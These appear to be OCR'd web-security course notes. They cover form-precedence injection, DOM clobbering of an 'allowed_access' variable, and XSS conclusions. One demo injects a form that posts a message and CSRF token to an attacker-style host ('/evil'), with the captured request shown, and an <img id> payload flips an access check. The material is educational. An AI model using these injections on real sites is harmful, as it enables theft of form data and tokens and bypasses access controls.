
Status	404 Not Found
Version	HTTP/1.1
Transferred	216 B (0 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Low
DNS Resolution	System

Form Precedence


- again attacker message
  - <form action="http://evil.com/log.cgi">
- suppose there was another form inside
  - now rerouted to attacker
  - which form takes precedence?




```html
<html>
<head>
</head>
<body>

        <form id="myForm" method="POST" action="/submit">
                <input type="text" name="message" placeholder="Enter text" />
                <input type="hidden" name="csrf_token" id="csrf_token" value="jkwje5klfsjh" />
                <button type="submit">Submit</button>
        </form>

</body>
</html>
```



```
<html>
<head>
</head>
<body>

        <form id="myForm" method="POST" action="https://potatocrunchcereal.com/evil">
        <form id="myForm" method="POST" action="/submit">
                <input type="text" name="message" placeholder="Enter text" />
                <input type="hidden" name="csrf_token" id="csrf_token" value="jkwje5klfsjh" />
                <button type="submit">Submit</button>
        </form>

</body>
</html>
```




secret info



Not Found

The requested URL was not found on this server.

Apache/2.4.52 (Ubuntu) Server at potatocrunchcereal.com Port 443




▸ POST https://potatocrunchcereal.com/evil

Status	404 Not Found
Version	HTTP/1.1
Transferred	502 B (285 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Highest
DNS Resolution	System

▾ Response Headers (217 B)

```
Connection: Keep-Alive
Content-Length: 285
Content-Type: text/html; charset=iso-8859-1
Date: Mon, 03 Nov 2025 16:05:47 GMT
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.52 (Ubuntu)
```



Form data


message: "secret+info"

csrf_token: "jkwje5klfsjh"


Security vulnerabilities can happen when errors are tolerated and specifications are unclear.

Namespace Attacks


- JavaScript automatically adds new variables from objects and clashes the namespace
- e.g., I have a variable allow_access, which has some security purpose
  - if (allowed_access) do_stuff();
  - if (debug_mode) do_stuff();
- attacker: <img id='allowed_access'>
  - JavaScript makes this now 'allowed_access' (always true since it exists)
    - JavaScript's coercion
  - JavaScript assumes that if you don't declare a variable, it is global
    - let x = 0; or var x = 0; makes it scoped
    - x = 0; makes it a global variable



```
<html>
<head>

<script>
function do_stuff() {
        document.getElementById("data").textContent = "access denied";
        if (allowed_access) {
                document.getElementById("data").textContent = "access granted";
        }
}

function add_element() {
        const val = document.getElementById("name").value;
        var img = document.createElement("img");
        img.id = val;
        document.body.appendChild(img);
        do_stuff();
}
</script>
</head>

<body onload="do_stuff()">
        <input type="text" id="name" placeholder="name element" />
        <button onclick="add_element()">Add element</button>
        <div id="data"/>
</body>
</html>
```




access denied




hello

access denied




```
<html>
  <head>…</head>
  <body onload="do_stuff()">
    <input id="name" type="text" placeholder="name element">
    <button onclick="add_element()">Add element</button>
    <div id="data">access denied</div>
    <img id="hello">
  </body>
</html>
```



allowed_access

access granted



```
<html>
  <head>…</head>
  <body onload="do_stuff()">
    <input id="name" type="text" placeholder="name element">
    <button onclick="add_element()">Add element</button>
    <div id="data">access granted</div>
    <img id="hello">
    <img id="allowed_access">
  </body>
```

Conclusions

- XSS vulnerabilities are rampant
    - any website that reflects user input back can be used as an attack on that website
        - attacker convinces victim to send a website a script
        - the script is returned from the website and gets its origin
        - but the website never approved of that script
    - attacker goal: violate the SOP
- stored XSS can result in vulnerabilities later on
- different client software can parse the same text differently
- even non-script based XSS can be used to run scripts across origins